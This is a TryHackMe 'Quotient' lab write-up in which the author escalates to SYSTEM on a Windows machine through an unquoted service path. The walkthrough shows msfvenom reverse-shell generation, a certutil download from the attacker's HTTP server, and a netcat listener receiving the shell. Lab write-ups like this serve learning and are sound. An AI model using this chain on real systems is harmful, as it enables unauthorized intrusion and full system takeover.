

TryHackMe - Quotient

Introduction

Link: <https://tryhackme.com/room/quotient#>

Created by: ben, JohnHammond, cmnatic, NightWolf, timtaylor

Connecting


Pinging the IP address for this machine does not seem to resolve anything. I had to briefly look at another write-up to see if anyone else had issues. It seems RDP still works so I proceeded to simply connect to it and it worked.

```
(zionglitch@kali)-[~]  
$ xfreerdp /u:sage /p:'gr33ntHEphgK2&V' /v:10.10.181.7
```

Reconnaissance


Right away we can tell that this server is an AWS Instance being hosted in **eu-west-1b** and is a t2.medium EC2 instance. Not crucially important, but interesting to point out.

Let's see what kind of permissions we have as the user "Sage".




```
Command Prompt  
Microsoft Windows [Version 10.0.17763.3165]  
(c) 2018 Microsoft Corporation. All rights reserved.  
C:\Users\Sage>lusrmgr.msc  
C:\Users\Sage>
```

It looks like we're not very special and only have general access.



Let's have a look around and see what is on this computer. So far the only thing that really stands out is the folder **windows nt**. Normally the **W** would be capitalized, same with **NT**. Not sure why this was deliberately changed, but we will keep it in mind if anything else comes up.




Nothing else stands out withing the folders, maybe we can see what services are running on the machine.

Everything looks normal except for one. It has no description and is misspelled.

Cryptographic Services	Provides three main...	Running	Automatic	Local S...
DCOM Server Process Laun...	The DCOMLAUNC...	Running	Automatic	Local S...
Development Service			Automatic	Local S...
DHCP Client	Registers and upda...	Running	Automatic	Local S...

Let's investigate.



At this point, I was a bit stuck and not sure how to proceed. Clearly there is something about this service that is meant to be exploited.

I am learning that it is ok to be stuck, part of PenTesting is research. You are not going to know everything for every engagement and it is important to be able to find the answers we need on an as needed basis.

With the help of Google, I came across this article which seems to fit the exact situation we are in.

Link: [https://vk9-sec.com/privilege-escalation-unquoted-service-path-windows/#:~:text=When a service is created,of the time it is\).](https://vk9-sec.com/privilege-escalation-unquoted-service-path-windows/#:~:text=When a service is created,of the time it is).)

Exploitation

So we are dealing with an **Unquoted Service Path**, now the name of the room makes a little more sense.

According to the article above, we should create a payload and drop it into that file path. So let's create that payload.

```
(zionglitch@kali)-[~/Desktop]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.27.44 LPORT=4444 -f exe -o revshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: revshell.exe
```

Now we need to start a web server on our Kali machine.

```
(zionglitch@kali)-[~/Desktop]
$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

And we need to download the executable from our target machine.

```
Microsoft Windows [Version 10.0.17763.3165]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Sage>cd "C:\Program Files\Development Files"

C:\Program Files\Development Files>certutil -urlcache -split -f "http://10.13.27.44:9999/revshell.exe" revshell.exe
**** Online ****
0000 ...
1c00
CertUtil: -URLCache command completed successfully.

C:\Program Files\Development Files>dir
Volume in drive C has no label.
Volume Serial Number is 4448-19F9


Directory of C:\Program Files\Development Files

07/29/2022  12:15 AM    <DIR>          .
07/29/2022  12:15 AM    <DIR>          ..
03/07/2022  04:03 AM    <DIR>          Devservice Files
07/29/2022  12:15 AM                7,168 revshell.exe
               1 File(s)                7,168 bytes
               3 Dir(s)  24,404,082,688 bytes free

C:\Program Files\Development Files>
```

Now, we need to have the machine run that service, but we lack the permissions to start/stop them, so a reboot will be required.

But first, gotta make sure NetCat is listening.

A terminal window titled 'zionglitch@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(zionglitch@kali)-[~]'. The user has entered '\$ netcat -lvp 4444' and the output is 'listening on [any] 4444 ...'.

```
(zionglitch@kali)-[~]
$ netcat -lvp 4444
listening on [any] 4444 ...
```

Now, the wait begins...


...
...
...
...

Still nothing, maybe there is an issue with the server?

Server is back up, IP is the same, and the revshell.exe is still there. What went wrong?

Well, as it turns out, it's the name of the .exe. I did not read the article carefully and missed the part where it said that the .exe file needs to be named something similar to what is in the service path, .ie, Devservice.exe.

Let's start over real quick.

A terminal window titled '(zionglitch@kali)-[~/Desktop]' showing the execution of the 'msfvenom' command to create a reverse shell payload.

```
(zionglitch@kali)-[~/Desktop]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.27.44 LPORT=4444 -f exe -o Devservice.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: Devservice.exe
```

That's better.

Now we'll download this on the target machine.

```
certutil -urlcache -split -f "http://10.13.27.44:9999/Devservice.exe"
Devservice.exe
```

And reboot the target machine.

Now we once again wait on NetCat.

...

Got it...

```
(ziong1itch@kali)-[~]  
$ netcat -lvp 4444  
listening on [any] 4444 ...  
10.10.5.115: inverse host lookup failed: Unknown host  
connect to [10.13.27.44] from (UNKNOWN) [10.10.5.115] 49668  
Microsoft Windows [Version 10.0.17763.3165]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```

Post-Exploitation

Time to search for that flag.txt file.

And it looks like it's right on the Admin Desktop.

```
C:\Users\Administrator\Desktop>ECHO flag.txt  
ECHO flag.txt  
flag.txt  
  
C:\Users\Administrator\Desktop>more flag.txt  
more flag.txt  
[REDACTED]
```

Lessons Learned

READ!!!

I tend to skimp documentation to get to the good stuff, I was in a hurry to try out the exploit without taking my time to actually read how it works. But as they say, failure is a better teacher than success. This will be something that sticks with me.